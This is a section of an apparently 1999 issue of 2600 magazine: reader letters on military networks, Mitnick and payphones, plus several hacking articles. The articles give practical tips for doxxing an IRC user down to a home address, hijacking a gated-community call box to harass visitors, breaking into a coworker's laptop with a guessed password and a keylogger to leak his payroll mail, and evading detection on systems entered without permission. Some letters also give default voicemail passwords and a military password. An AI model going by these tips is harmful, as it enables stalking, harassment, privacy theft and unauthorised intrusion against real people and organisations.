The WildCard & [SC]

Military Mentality

Dear *2600*:

I've noticed a rather interesting phenomenon apparent at my place of work. I'm in the USAF and work with network-related matters in a network-related department. Of my three coworkers, two are possibly the most talented hackers I've ever seen. One of them even recently attempted to set up a domain for 2600.mil for you, but a few days before he had the chance, the new passwords went into effect and he lost his chance. This is not why I'm writing you though. I'm writing you to note that a large portion of USAF personnel is extremely advanced in computer security, yet the USAF are notoriously easy to disassemble in an hour or so by anyone who has ever worked inside here. I would not be the slightest bit surprised if someone managed to wipe out every single file in 95 percent of USAF networks (two in particular being exceptions). Why are the networks here so pathetic despite such powerful doses of data? Prepare to laugh: the networks are not run by computer related departments. They're regulated and run by other divisions including, to the best of my knowledge, such departments as MPR and ATC. Why? I don't know, but if anyone really tried and used some common sense, it would be very easy to get around in the USAF networks. You will even notice a master password that, while it changes every other day, is always two obvious military related words. Yesterday, for example, it was "woundgrunt".

aeglemann

Dear *2600*:

I am in the Navy right now stationed at the Naval Training Center, Great Lakes, IL. The phone system that we have here is really shitty and has many flaws in it. The main one that I noticed is the voicemail. In the barracks there are four people to a room with one phone. Like any other phone when there are messages it gives you a "weird" dial tone. When you hear this you dial 567 and wait for a voice automated prompt asking you to put in your box number. Each room has a four digit extension - I'll use 5674 as an example. In order for a person to check their messages all they have to do is type in the number designation for the bed they are in starting from 2, and then the last three digits of their room extension. So someone living in bed A would have a box number 2674, bed B 3674, and so on. There is also a password required. It is the same as the box number and cannot be changed. This can only be done in the room itself to the best of my knowledge. The number for the Barracks that I live in is (847) 578-5150. I am more than positive that there is someone out there who can figure out a way to check people's mail from an outside location. If someone figures this out please tell me.

USN Sailor & ModG

Dear *2600*:

I read a letter from a gentleman named "Charlie" in your last issue who claimed to have a "rare" military ID card with the social security number of 000-00-0000. Now I don't know if he's just looking for some credit for something that's not all that rare, or he just plain doesn't know what it is. When an ID card has 0's through it, it just means that person couldn't remember his social security number at the time of issue. I also have a card like that. It was issued to me when I was about 15 and didn't have my SSN. Now that I'm actually in the army, people who don't have their SSN memorized see in a pretty sad state themselves. Generally it's a bigger problem to issue a military ID like that to a service member than it is to a dependent, so I'm not quite positive on how he acquired one.

Surreal

Education

Dear *2600*:

I picked up my first issue of *2600* (15:2) when it was printed last year, and after reading skwp's "Back Orifice Tutorial," a great sense of relief and of closure washed over me.

You see, last summer, in the guise of being my friend for several months (and via my own stupidity) a person using the BO software commandeered my machine. At which time he/she then proceeded to format my hard drive, all the while raving something about my having attacked this person (claiming to be female) in the university parking lot that I was attending. I was angry and shocked - quite near the verge of outright open-mouthed silence. In all my years, I had done my best to stay out of flame wars, and the bs that can wrap up and engage your full attention on the Internet if you let it, and now, here I was sitting at a nothing screen because I had let down my guard - despite all the literature I can remember reading (and still do) stating the obvious of what can happen if I should decide to take that risk; despite all the hype that the local news likes to drudge up on everything from child porn to hacking *The New York Times*, etc.

Although I had all but forgotten the incident, I'm glad I ran across (albeit somewhat belatedly) skwp's article. At last I understood the technical side of what happened to me and my machine, giving me a sense of freedom from that ghost that occasionally haunts in the Coke-induced buzz-haze of the wee morning hours. Understanding, if not in whole, then in part (for after all, who can understand the lunatic ranting of those who just need help) can help rebuild and make a new person of you, as it did me. So without further ado - I realize of course, this was a long-winded way to say it - thank you. Thank you very much. I shall look forward to future issues.

Made in DNA

You really do understand what it's about. It would have been easy to blame hackers for creating the program or for explaining how it works as so many do. You chose to learn instead, and to learn.

Miscellaneous Mitnick

Dear *2600*:

I am curious about the program that Mitnick got all those people to download. How did it work? Was it like an advanced version of Netbus or Back Orifice? Also, I was wondering if you could tell me where I could find all the old LOD journals, writings, and all the text files they put out. What happened to the LOD anyways?

RomeoW

Someone apparently got you to download a good dose of fantasy. Mitnick never got anyone to download any kind of program - perhaps such a thing will occur in the upcoming film but nothing like that ever happened in real life. The old LOD files can be found on various sites around the net - we suggest using one of the many search engines or visit www.lod.com to contact various LOD people.

Dear *2600*:

I recently picked up my first copy of your magazine, and have to say I am most impressed by content, quality, and everything. Heck, even my grandmother enjoyed flipping through it.

Now, as to why I am writing. I was reading all the "Free Mitnick" letters in the letters section and a thought occurred to me. A couple of years back there was a babysitter who was convicted by a jury of killing a baby. She had a very well publicized trial and was let off by the judge with time served. Now the murder of a baby, in my opinion, is much more serious than anything Mitnick did. Yet she was released. Has Mitnick gotten anything as fair? Not from what I've read.

Static-Pulse

That was an interesting case because the person in question was let off primarily due to public outrage since the death was widely perceived as either an accident or the result of a preexisting condition. But the point is that the public supposedly has no input into such decisions. This is clear evidence that they most certainly do and we hope that can help in the Mitnick case.

Dear *2600*:

I am writing a story on Kevin Mitnick for English class to inform more people about this situation. And I have a question: are you just supporting Kevin because he is your friend or would you support anyone who was in Kevin's place, including someone you never met?

Payphone

We would support anyone who went through what Kevin has gone through. Obviously, our resources are limited and this one case has stretched our abilities quite a bit. But this is a case that has become a symbol for many and that is one reason why we must not give up. Make no mistake - there are other cases out there and there will be many more. We hope the strength we show here will have an effect on the others.

Dear *2600*:

Have you tried to get support for Kevin's case from the ACLU or other civil rights groups?

Chris

Sadly, all efforts to get groups like ACLU, EFF, and even Amnesty International have failed for reasons ranging from it being too technical an issue to their not wanting to be associated with hackers. There is a real danger in treading too finely.

Dear *2600*:

Some people, well... myself do not agree with this whole Free Kevin thing. He is guilty, he got caught. Now he has admitted to several of the crimes (plea bargain) and paid/is paying the penalty. The only thing I agree on is the ridiculous amount of time he had to spend "paying for his crime." We are all aware of what he was doing, and looking back in hind site, he deserved to get caught and pay a price. I think 4+ years is too much, but that's not for me to decide. While Kevin was not actually going to use the credit cards (I believe), he did wreak a lot of havoc and turned people into taking action. That's where his guilt is. I believe this magazine should point out this fact instead of praising what he did

Letters - continued on p. 48

How To Keep Parents From Spying

by JediMaster666

I realize that some of you out there are saying, "What the hell do kiddies know? Why even spend the time to write this?" Well, you were a kiddy once and the only way to ensure that the kiddies of tomorrow will know anything is if the asshole parents of today don't have a chance to get to the kiddies of today. First off, I would like to say that it is best to be honest to your parents. But let's face it - they might not understand. I would like to stress that the topics contained here are a last resort. Try and explain everything to your parents. But if they still need some stick from ass removal, then try this stuff.

First, a PO box is a good way to keep your mail from your parents. I would not recommend using friends because you are giving them the power to screw with your mail; it's pretty much giving the same power to another person. But if you are trying to keep costs down, take out a PO box with another person and agree to only check it together. That way, the other person has money riding on it too and if something goes wrong you can just stop paying for the box. The other thing worth having is a Hotmail address. Or any free Internet e-mail so you can have an account to access anywhere without other people having access to it.

Second is hiding hard copies of evidence. You can get real creative with this one. Try keeping everything you can on disk. That way you can just say it is stuff for school. Encryption might be useful if your parents are real suspicious. Avoid obvious names for files like "hacking" and stuff like that. Try keeping a number system for your files. Like naming them "00000001.txt" or "12345678.txt". This also is good for the writing on the labels of disks. But this means you need a key to refer to in order to know what you have. I recommend keeping an entire disk for this. Show the name of the file, what disk it is on, and what is in the file in brief. Also try renaming the extensions. Instead of .txt, name it .rmrp or something. .tmp works well because most programs won't associate to it. That way there is no association for the file and I doubt your parents would systematically try applications until they found one that would read the file.

Sorry to all you Mac users, I don't know much about them so I can't tell you much.

Encryption is sometimes a bit obvious so the above could do quite nicely. Hiding physical items is a bit harder a situation. If your school is a bit lax about searching lockers, hide things there. If you do this, there is a way to test to see when and how often your lockers get searched. Put a piece of clear tape over the keyhole in the lock or on the locker itself. The school doesn't bother with having the combination; they have a key for that. Do this with ten people who share a locker near you. That way you can see how many times the tape is broken or removed. Try to develop a pattern. If you keep items in there, don't let anyone know. The school will go crying to your parents, then you are double busted. Also, don't give anyone a reason to search your locker. Don't steal anything or sell anything the school wouldn't approve of. If the lock on the locker is independent of the actual unit, (if it is locked with a Master lock or something) buy your own lock and put it on an empty locker. Try to make the lock blend in. With this technique, if the lockers get searched, you can't get blamed because the locker is not in your name. Papers are easier to hide. Just take all the schoolwork for one semester and get it in a big pile. Stick any docs you want in there. Try to dedicate an entire dresser drawer or a

Parents continued on p. 47

FOOD FOR YOUR BRAIN

by DJ Tazz

Anonymity is a false sense of security. It doesn't exist. Everything is open for the taking. But what to do if everything seems to be locked tight with no way in? Smart your way in. Let's use a made-up nick for an example as we go along. We will call this person "John019". Say you're on IRC and this guy is being a real dick to everyone. What can you possibly do? Well, to start with you can run a whois on him and check what server he is using if it's not spoofed (most of the time it isn't) and start collecting information. I suggest keeping everything in a binder, or on the computer in a file. So you run a whois and get the info.

```
(/Whois Joey019)
Joey019 is ~joey019@r223.pc343.serv-net.ca
Joey019 on @#JoeyWorld #chat
Joey019 using irc.ircserv.com UnOfficial EFnet IRC Server
Joey019 End of /WHOIS list.
```

Right away you've got some information to print or to keep in a document to recall when you need it. One thing to remember is to log your IRC sessions. I always do and it comes in very handy when you wouldn't expect it to. We can see that Joey019 is using serv-net.ca and isn't using any ident software so it gives us his user name, which would be joey019. We can assume that his e-mail address would be something along the lines of joey019@serv-net.ca. We can also see that if he is using an account which is actually dialed up locally he's probably in Canada due to the ".ca" on the end of his IP. Some ISP's IP addresses have more information; some have the state/province or even the city in there. For instance, Toronto might have an address that ends something like "tor.on.ca". All useful brain food. All the channels that Joey019 is in that aren't +s (secret) are shown too. This can give you a mental idea of the person. If someone is in #Bifemsex it's either a bisexual female or some horny 19 year old male who doesn't have too many friends. All this can be documented in a text file or in your head if you can remember a lot of stuff the way I do. Next, you can try and finger the person. Finger can either be closed off from the public or it will be wide open for the taking of *free* information.

```
(/Finger joey19@serv-net.ca)
Trying serv-net.ca
Attempting to finger joey019@serv-net.ca
Welcome To Serv-Net's Login Server.          Serv-Net.CA
We Can Be Reached By Email Or Phone          Phn: 555-9876
If You Have Any Problems.                    Email: admin@Serv-Net.CA
                    Toronto's FASTEST ISP!
*****************************************************************
Login name: Joey                        In real life: Joey Smith
Directory: /none/users/joey019          Shell: /bin/csh
Last login Thu Mar 27 12:03 on ttypc from frogland.com
New mail received Fri Apr 23 21:58:03 1999;
  unread since Fri Apr 23 18:17:39 1999
No Plan.
```

Now it's a whole load of information just in a simple legal process. Now we have a bunch of stuff to document. We know that joey019's email address *is* joey019@serv-net.ca and we know

what Joey's last name is (however some servers substitute the real life names with aliases), we know what kind of shell Joey019 prefers, we know that he probably has an account on the server that last logged in, fregland.econ, the new mail and unread shows us how often Joey019 uses this account. All this information can throw you off but you have to remember, everything you learn is food for your brain. After putting all this stuff together you might actually start making a profile of the person. Psychologically and physically. Does this person act tough and condescending on IRC? Then they probably don't have very good families or don't have too many friends.

Now we move on to something a bit different. The person just might have a web page up on their account. So let's just go on what we know and use common sense. Joey019's web address is probably http://www.serv-net.ca/~joey019 so we use a web browser and bring up his page. It has a bunch of stuff about cars, music, and then a section about terrorism. Look around and see what you can learn. In the terrorism section he talks a lot about how he'd like to see certain people dead. We are dealing with someone who has a lot of problems. Here comes the part where you use your brain to make things work. Check out the source to his web page. Look at what kind of subdirectories or other servers the hypertext links are actually linked to. Maybe he has a header gif that is in http://www.serv-net.ca/~joey019/pics so check it out. More than likely it will list all the files in the directory, possibly even a picture of the poor bastard.

Note: To keep people from looking in directories you don't want them to, simply take a second to make an empty index.html file in that directory. The browser will default to it and make it more difficult to list the files in the directory.

The person could also possibly have a server side ftp directory. ftp to the server if it allows it (ftp ftp.serv-net.ca), login as anonymous and check if there are any user directories. He might have some more files in there to give you some clues as to who this person is.

Now we have some very useful information for the last couple of things we tried. We can figure that Joey Smith lives in Toronto, Ontario, Canada. So what, you say? Well, there's always the phone book. Chock full of informative goodness. If you have a phone book for that area then check it. Or else you can check it out online. There are so many sites now. For those of you who can't find one, try www.pc411.com or www.555-1212.com. For Canadian kids out there, go check out www.canada411.sympatico.ca - it is a complete listing of all of Canada, and it works wonders. So from that we might get Joey019's phone number and home address. Consider that it's possible there is more than one Joey Smith but you can use a process of elimination. I like to pay attention to people on IRC - sometimes they'll tell people what area of the city they live in. If you know the city well enough you can usually narrow it down a great deal. If you post the phone number in the channel without saying anything at all - just the phone number, not the person's name - and watch how they react it'll usually give you some sort of clue.

Let's get to the server side fun stuff. If you are trying to find information on someone on the same server as you, it gets even easier. First off if we can check to see if the person is online using more than likely the who command.

```
$ who
oleejrz    pts/0        Apr 23 23:09    (psychozest.dk)
znary003   pts/3        Apr 24 00:47    (localterm.serv-net.ca)
wfle462o   pts/4        Apr 23 23:03    (shell.serv-net.ca)
joey019    pts/5        Apr 24 01:03    (r023.pc343.serv-net.ca)
```

It shows us what time joey019 has been logged on since and next we can check what he's doing with the ps command. In Solaris we can do:

```
$ ps -u joey019
   PID TTY      TIME CMD
   312 ?        0:03 eggdrop
  3131 ?        0:14 screen-3
 19732 pts/5    0:00 sh
  3133 pts/7    0:00 sh
  3134 pts/7    1:48 irc-2.8
```

Now we have a list of his processes. He's running an eggdrop bot and it would appear that he's on irc, probably on a separate screen. He's also running two shells, one for the screen process and one for the other screen he's using. We can also finger joey019 on the server from the inside by typing "finger joey019" which will give you the same old stuff as the other time we did it from the outside. Some servers allow fingering from within but not remotely. On the server Joey019's home directory might be readable and executable for everyone, so go take a look what he's got in it. (Some ISPs might make you sign a contract against this so just be careful.)

```
*** -
*** - Welcome to irc.2600.net - Message of the Day
*** -
*** - IRC - 2600 STYLE
*** -
*** - We all know IRC is an anarchic way of communicating, to say the least.
*** - This is all fine and good, except that it sometimes makes
*** - communicating a bit difficult. A bunch of us have put our heads
*** - together and come up with something that should please everyone - the
*** - 2600 IRC Network. That's right, a new network that's completely
*** - independent of EFNet, undernet, dalnet, whatever. Simply change your
*** - server to irc.2600.net and you're in!
*** -
*** - As this is our own server, we can do whatever we damn well please on
*** - it and you have more of a chance of implementing features that you
*** - want as well. At the moment, we allow usernames of up to 32 characters
*** - instead of the current limit of 9. We're working on implementing
*** - secure connections for our users so the monitoring agencies can go
*** - back to real crime once again. And, at long last, 2600 readers will be
*** - able to contact people in their areas by simply entering a channel
*** - that identifies their state or country. For example, #ks2600 is the
*** - 2600 channel for Kansas, #2600de is the 2600 channel for Germany.
*** - (States come before the 2600, countries come after. A full list of the
*** - two-letter codes is available on our server.) And, as always #2600
*** - will exist as the general 2600 channel, open to everyone at all times.
*** - You can create your own channels and run them as you see fit, in the
*** - tradition of IRC.
*** -
*** - We look forward to seeing this network grow and flourish. Help spread
*** - the word - irc.2600.net - a network for hackers, run by hackers.
 01:03AM  @Joe630  (+i)  on #ny2600 (+lnt 23)     [sofnlBncaYp] [PressBox]
-
```

ADVENTURES WITH NEIGHBORHOOD GATES

by jaundice

This article will attempt to enlighten you a little on those security gates found on gated communities, office buildings, etc.

The way most of these gates are set up is that there are two lanes: one for residents, and another for visitors. The residents have either a magnetic entrance card of some sort, or a numeric code. The visitors must either have a default entrance code (not likely), or must dial the house of the person whom they wish to visit. The dial box varies with different models - most will give a list of last names with corresponding three or four digit codes. When you find the name of the person you wish to visit, you dial pound followed by the three or four digit code in most cases. The box then calls that house and you have a time limited two way conversation with that person. They may allow you entrance by pushing a number on the keypad, which opens the gate (the number nine in this case). Most gates have a default entrance code. I've heard "911" works on most gates. There is also a default code for postal workers, delivery people, emergency vehicles, etc.

While visiting friends who live in a gated community, they told me that they had picked up the phone number for the front entrance gate on their Caller ID. This model also had a great feature on its video access. There was a camera no bigger than a dime built into the call box. We could actually tune a television set into channel 18 and have a visual on who was at the gate. I was curious about the number that the box used to call out with. When we called it back we got a carrier, but when dialed with any terminal program, it would send back indecipherable gibberish. After a few minutes of playing with the number, we found that it would do something strange. When a visitor at the gate would dial the three digit code to call out and we dialed the box at the same time, it connected! The line was somehow patched through to that person, and we would have two way voice contact, with a visual on our end. Of course, you can use your imagination as to what you could do to a person who is waiting at a gate for entrance, and you have total control as to whether or not they get in.

There was one problem though. The time was limited and unless we were very quick on the redial, we didn't have a very good chance of connecting at that magic moment when both us and them dialed. The number would ring twice, and on the third ring the carrier would pick up. At this time we were intent on controlling the gate completely. We took a walk out to take a look at the call box, and in addition to the names list, the name of the company who manufactures the system. With the quest for gate programming software in mind, we hit the net. Of course this company had a web site, and some downloads. Though they didn't have the programming software for the dial-up connection, they had a pretty useful FAQ. This FAQ had codes to establish two way voice connections with the person every time (hit pound when the carrier picks up). It also had a code to lengthen the connection time. With the video option you had the chance to view the expressions of the people at the gate. Let's just say that we had total control over who was or was not going to visit the complex.

We were curious as to what kind of password protection it had, and if there was a backdoor. According to that FAQ, the box had a six digit code in order to edit the names list on it. It would allow three tries, followed by a three minute delay. It said that if you forget your password, all you need is the serial number of the box. You call them and tell them the serial number, and presto, there's the password! We didn't go as far as to pry the cover off the box to find a serial number, but hey, if you're willing to do that...

To make a long story short, we abused the video call box for four days straight. They eventually just shut off the video channel which took a lot of the fun out of messing with people. The box, however, is all hardwired so they can't deny you access to it without some work. These things won't work on all gate systems, but I can assure you that they aren't that different from model to model. Have fun!

Internal Hacking

by Zenstick

I have seen many articles on hacking machines connected to the Internet. That isn't what intrigues me. I am more interested in the effects of hacking on corporate America.

Case in point: I work for a large software company - let's call it JCN. The company has a large intranet site and uses Lotus Notes for its internal and external mail. We have highly secure firewalls protecting us from attacks on the outside, and we are allowed almost free reign on the Internet using a group of socks servers. The general feeling is that we have little to fear from hackers, and the reason is that everyone assumes hackers are on the other side of our firewall.

Corporate America is a place full of grudges, backstabbing, and takeovers. Is it any surprise that someone might decide to use their knowledge of computers to take advantage of another worker, team, or even their boss? I shall now describe a purely theoretical hack using our corporate network.

The Hack

Let's say that I am a little concerned with my salary. I believe that my boss is favoring another development team that he is in charge of. So, since discussion of salaries is verboten, I decide to do a little investigative work of my own. I decide to compare myself with Robert Smith, a member of the other development team, who I think should have a comparable salary to mine. I look up Robert Smith in the intranet directory and find his office number. I fire up my browser and connect to our intranet site that manages all our IP addresses. I do a search for all IP addresses registered to Robert Smith's office number. The search returns two addresses, SmithLap, and BuildMachine. Through my amazing powers of deduction I conclude that SmithLap is Robert's laptop, and BuildMachine is the computer he does his development work on. In this case I am interested in his personal machine. The site even says that Robert is running Windows NT on his laptop. So, connecting with a null session I am able to see the shares on the machine and get a listing of the usernames. Administrator (duh), Guest (probably disabled), and rsmith (bingo!). Next step is to try the net use commands to connect to SmithLap and see if we are lucky enough to have a nice easy password for username rsmith. First I try a blank password. No dice. Then I try "password". Nope. Then the old hacker favorite using the username as the password, and voila. At this point I have total access to his machine due to the fact that rsmith is an Administrator account. So I look through his hard drive and make myself a copy of his Lotus Notes ID file, and copy a keylogger over to his machine. Now I need to get the keylogger running, so I fire up the Schedule service on my machine and his and add a job to run the keylogger in 5 minutes. Now it is just a matter of time before Robert types in his Lotus Notes password. So, I go out to lunch and come back to the office an hour later. I check the file the keylogger has created and see that he has probably gone to lunch. This is good news because when he returns he will probably have to type in his password because Notes will have timed out by then. So I do some work and check back in half an hour and there it is, the key to the kingdom! His password is donthackme.

Now I need to know what server his mail is kept on. So I fire up Notes under my ID and do a search for his mail address and it gives me his mail server too. So then I switch to his Notes ID, enter his password when prompted, and then connect to his mail server and download the entire contents of his mail database. I am only really interested in his salary, so I quickly open a folder he has called Payroll. Sure enough it contains all his electronic pay statements. I open up the most recent one and find that he makes almost twice as much as me!?!?! I was right, my boss is favoring the other team. So I forward a copy of the statement to every development team in the organization. Now I know my boss can't tell me everyone gets paid around the same at my next meeting with him.

Epilogue

In this situation some salary information was gathered. It is all too easy to extend the situation to include much more destructive activities, stalking, fraud, etc. Security is viewed as an inside firewall versus outside firewall scenario, but in today's technology-heavy environment the danger might be just one office over.

Batch vs. Interactive

by StankDawg

Computer systems use two basic kinds of processing: batch and interactive. Each type has its own advantages and disadvantages, and each type can be used in different ways. By the end of this analysis, you should have a better understand of these differences and a better understanding of how they are used.

Interactive processing is what most of us are used to. It is exactly what it sounds like, where you are "interacting" with the computer. When you play a game of Quake2, you are running the Quake program (or job) interactively. Typing an article in Microsoft Word, as I am doing right now, is also interactive processing. All of the processing done by the program is done immediately, and the results are seen instantly in front of you. Most users who work in a PC environment are almost always working interactively.

Batch processing is a little different from interactive processing. The programs (or jobs) are not performed immediately, but instead, put onto a queue to execute later. The best example of this in a PC environment is when you submit something to print. Your computer does not begin to print immediately (no matter how fast it is). Instead, it gets submitted to a queue (monitored by print manager). If it is the first or only item on the queue, then it will be printed immediately, but it actually is a batch job.

Yes, understanding that may be simple. It is probably just review for most readers. The question is how to use each one effectively. It may seem insignificant, but using the proper type of processing may keep you from being caught on a system that you are not supposed to be on. Of course, where we "should" and "shouldn't" be is a relative concept.

All systems have a way of monitoring jobs. On Windows 95/98/NT systems, it is the task manager. On the AS/400, it is the WRKACTJOB screen. An ES/9000 may use an Interactive Output Facility (IOF) to monitor jobs. Every system has some way of doing this. In heavy metal systems, there are many reasons for monitoring its jobs. Usually, each type of job has its own resource pool (which is sometimes broken up again within each type of job) and at certain times of the day, and certain days of the year, they may be dramatically different. Their use, capacity, and saturation fluctuate constantly.

Why is this important? It is important because since every system is different, you must know how the target system handles jobs in order to avoid detection. A system that belongs to a phone company, for example, will more than likely have an enormous amount of interactive jobs, relating to live phone calls. A system that has a large amount of dial in users would also have a high volume of interactive jobs. You should pay close attention to the locations where these jobs run, and make sure that your interactive job looks similar to the others. Try to match the naming conventions of the other users. You want your job to be indistinguishable from the others. If you do that, you can work for hours without ever being discovered.

Conversely, you want to avoid maintaining interactive jobs on systems that are not set up for that purpose. Universities and businesses usually fit into that description. They utilize their systems mostly for maintaining and processing internal jobs and information. An outside user would stick out like a sore thumb on these systems. If this is the case, you want to connect for short periods of time only. Find what you want and take it offline to evaluate it. Plan your sessions to be quick and innocent looking, and if you must do something that is CPU intensive (such as a search), try to submit it interactively. Use standard naming conventions, and make the job fit in with the others. Also, there is another danger here that you must be very careful of. Your chances of having a job halt (or crash) are much greater. Computer operators and/or system administrators constantly monitor most heavy metal systems, and when a job halts, they begin to investigate. *If a job halts on you, take care of it immediately!* Kill (or cancel) the job before anyone notices it, or you will give yourself away.

Finally, I must mention that these two extreme examples are not always as cut and dry in the real world. What I mean is that in the real world, a system performs many different functions, and mixes both types of processing. During the day, a system may be running mostly interactive jobs, while at night, daily batch procedures may take over the system. You have to pay attention to what the trends for each individual system are and use your judgment on how to take advantage of these trends. A sloppy hacker will always get caught.

I will leave you with a few last tips to keep in mind. If you pay attention and study your environment, you can usually avoid detection.

On interactive heavy systems, one trend to look for is time zone differences. West Coast to East Coast might leave you hanging on a system where everyone has already signed off and gone home at 5:00 while it still may be 2:00 where you are.

Some things you may want to do are exclusive to a certain type of processing (printing).

Don't use too much CPU time and don't boost job priority. It makes your job look suspicious and draws attention to it.

When submitting batch jobs, log off to avoid being detected on your interactive job. There is no point in creating two targets for you to be discovered.

A lot of things can be run either interactively or via batch. Just because one is standard, or the default, it isn't necessarily the right choice. Use your judgment to decide which is best for your goals. Think outside the lines.

Be careful crossing state/country lines. Laws fluctuate greatly from location to location. Make sure that when you cross the line into "dangerous" hacking, you know the consequences.

Parents continued from p. 40

shelf. It is hard to find a needle in a haystack so try to keep some organization to it. If you don't like the other options, be creative. Put posters on your ceiling and hide what you want between the poster and the ceiling. Put things in a light fixture, remove the bulb, and use a lamp for light. Put your current issue of *2600* in the case of your computer. (Be careful there is no seal that when broken prevents warranty work.) Whatever you do make sure it blends in and doesn't interfere with normal operation. An 8.5" by 11" bulge in a poster might be suspicious.

Finally we come to how to hide things on a computer. Try making directories in your system directory, or in an application's "program files" folder. People won't suspect a thing as long as it looks good. Try using folder names like "bin" or "dll" (see the part on renaming files to make it look better). Clear your "History" folder in whatever web browser you use if you check hacking sites. Be sure to also empty the "Temporary Internet Files." If you install programs you don't want your parents to know about, delete the shortcuts from the desktop and start menu.

In conclusion I would just like to restate that being honest with your parents is good, but if they don't understand you need to take certain measures. If you have any question comments or need more ideas e-mail me at: jedimaster666@hotmail.com

Letters - from page 39

seal making him out to be a martyr. Let's find a new cause to fight for, instead of this old bag.

David

Let's not even get into the guilt/innocence thing here and assume that Kevin is guilty of everything. So what are we talking about? More than four years in a prison with murderers and kidnappers because he looked at software and lied about his identity on the phone? (The credit card file and Shimomura's computer were apparently only looks to get the public's interest - it seems to have worked very well. But Kevin was never charged with any wrongdoing in those matters.) Ask yourself how you know the things you think you know. Who told you he was taunting people? Probably the same newspaper accounts that failed to mention that the taunting was proven to have come from another source, especially when it continued after his arrest. But again, let's avoid the guilt/innocence thing - is Kevin's sentence at all in proportion to the crime? You say it's "ridiculous" which is exactly what we're saying. That's all the common ground we need. There will be plenty of time to debate the rest. What's hard for us to understand is why you don't think you have any right to challenge this kind of injustice. You cannot just defer away your ability to speak up when something is wrong. If you don't care, that's one thing. But if you claim to have an opinion on an issue, that opinion should be expressed, not kept quiet because "it's not for you to decide." And finally, we will be moving on to new causes as we always are. But we will not leave this one unfinished.

Dear *2600*:

I placed my "Free Kevin" bumper sticker at the main entrance of the federal courthouse in Hartford, Connecticut. It remained there for one full weekday before the cleaning crews got it. Sometimes quality of placement means more than quantity of time.

Ed in CT

Dear *2600*:

I have recently ordered a couple of Free Kevin buttons and have put them to good use. I'm an amateur musician and have used the buttons to dot my guitar shoulder strap. My band and I proudly display them whenever we play and so far have received dozens of inquiries. Responding politely, I explain the situation briefly and hand them a flyer to get some more info. We live in a very conservative town in Ohio and have so far been able to convince many people that he has been seriously screwed. So far we've talked to about 50 plus people and the majority have at least given him a passing thought. Hopefully this will make Kevin's future a lot brighter and all of us in Ohio wish him the best of luck.

tonebus1700

Dear *2600*:

The word is out, and it's spreading. I am the editor of the school newspaper for a medium-sized school here in Denver, Colorado. Yesterday, we put out Volume 2, Issue 6 of our newspaper *The Crusade*. The cover said "FREE KEVIN" and inside is a story written by myself and another student, "Zombie." Prior to this, we had been writing "Free Kevin" on various boards around the school, and people began to ask, "Who's Kevin?" Yesterday they were able to find out. Everybody was curious and many people were busy reading the article. I wish I had my camera so I could have sent you a picture of a hallway full of ordinary high school students all buried in a newspaper that said "FREE KEVIN" on the front. We have also ordered several bumper stickers and hopefully, with the mention of the stickers in the article, we will be ordering more. I was pleasantly surprised to find that most students were sympathetic to the case and a few were outraged at the situation Kevin is in. Overall, I think it had a positive effect, and it certainly got the word out.

EchoMirage

Congratulations on being able to reach people. It's one of the best feelings you can experience.

Mysteries

Dear *2600*:

Next to my apartment is a really old (at least four years or so) Bell Atlantic payphone. It doesn't accept 888 as a valid prefix and the little card by the coin drop reads "Local Calls 20 cents." Is there anything I can do with this that I can't do with the newer Bell Atlantic payphones?

shloe

We don't know of any areas inside of Bell Atlantic where calls were once 20 cents. Everywhere we've checked, the rates went from a dime to a quarter and now, in some parts, 35 cents. Routing for new area codes is determined at the central office. That's why it also doesn't make sense that calls to 888 wouldn't work. It sounds like you found an old and forgotten CO. COT since updates are performed inside the phone with those phones. If you do manage to find an old phone company operated payphone, it's quite possible that hardware upgrades were never performed, meaning things like red boxes could still work unimpeded. We're also told that local calls would work on the old rate. But this kind of thing is extremely rare.

Dear *2600*:

In the last issue you mentioned in the News section that Southwestern Bell doesn't allow 1 or 0 as the first digit of the calling card PIN. The same thing is true for GTE calling cards, as I just got one a few weeks ago. Being curious as to why this is the case, I called and got transferred a few times to "someone who can help," but in the end the only answer I got was "I don't know." If anyone cares, the default PIN is just the last 4 digits of the cardholder's social security number!

Also, a funny story. I live in a college dorm, so my local phone service is free. However, it also means that I don't have an account with BellSouth, so when I tried to order a free phone book, they couldn't send it to me - it's "policy." A few days later, I happened to see two BellSouth trucks on campus (they were here looking for a broken underground cable). I explained the situation to one of the linemen and asked what I should do to get a phone book. After a brief thought, his reply was simply, "Steal one." And I'm not one to disobey the phone company...

nitrousoxa

Foreboding

Dear *2600*:

I was postulating the ramifications of Intel's decision to implement the chip identification process. From what I have read, Intel's new p3 chips will all be burned with a specific identification number, that may or may not be tied with the purchaser. This is done to prevent resellers from mismarking the chips. So they say. Intel claims they will ship them with software that can disable the feature, but who's to say that it couldn't be re-enabled remotely, say by a court order or law, sort of like the trap and trace on phone lines? So now our computers, which we buy, will rat us out to anyone who asks it who we are? I might feel a little safer if this had been a simple jumper setting. What is your take on the situation? Is my paranoia justifiable?

SLATAN

Most definitely but for many reasons. If you look around, you'll see that tracking is becoming more and more of a reality. Specific signatures are attached to documents (look at the GUID in Microsoft applications), and it's becoming harder and harder to stay anonymous. We are literally giving our privacy away.

Dear *2600*:

Japanese mobile phones are currently in the works which have "voluntary tracking devices" so that your friends will know where you are via integrated GPS. If my friends want to know where I am they can damn well call me. This sounds a hell of a lot worse than AVI and ETTM. If you aren't getting warning signals, then maybe that oh so-friendly hypnotherapist was government funded.

Mars

Feedback

Dear *2600*:

As a 43 year old computer abuser who has been around since the day of the 8086 dual 360 floppy CPM, green monochrome screened speed demon, I have something to get off my chest. Although I don't usually share this information with anybody, but I just had to let you know I pinched your magazine from Borders Books just because I was curious and I dig the rush. I can't remember a magazine I have enjoyed more or learned more from than yours. I sincerely hope that you were paid up front or have your books on consignment with those chain stores, because I feel guilty as hell for taking something so valuable. It's not that I couldn't afford the book, I just wanted to take it out for a test drive.

pArtYaNimaL

We've always looked down on stealing simply because of the inherent dishonesty involved. People who think that's somehow what hackers are about just don't get it. But in this case, you hurt us as well since stores stop carrying us if/when we get "pinched" and, most especially with the smaller publishers, since wind up paying for missing issues. So, if you want to hurt us and tarnish the image of hackers at the same time, just keep doing what you're doing. Otherwise we hope you find some other way to show your distaste for corporate America.

Dear *2600*:

Recently some kids at my school were hacking. We found your magazine in their possession and would like to reprimand you for printing such a fuckin shitty magazine. Fuck you.

olsonjv

Someone ought to teach those school administrators to be civil.

Dear *2600*:

My most sincere condolences on the passing of Walter... losing someone from your family, no matter who they are, or how many legs they happen to possess is painful. Dogs are one of the few beings who carry unconditional love for man and that makes it even harder to say good-bye. I hope that Walter went to Heaven and we all can be reunited.

tk

We'll never forget Walter and the magic his presence gave us. We'll also never forget all the people who cared.

Dear *2600*:

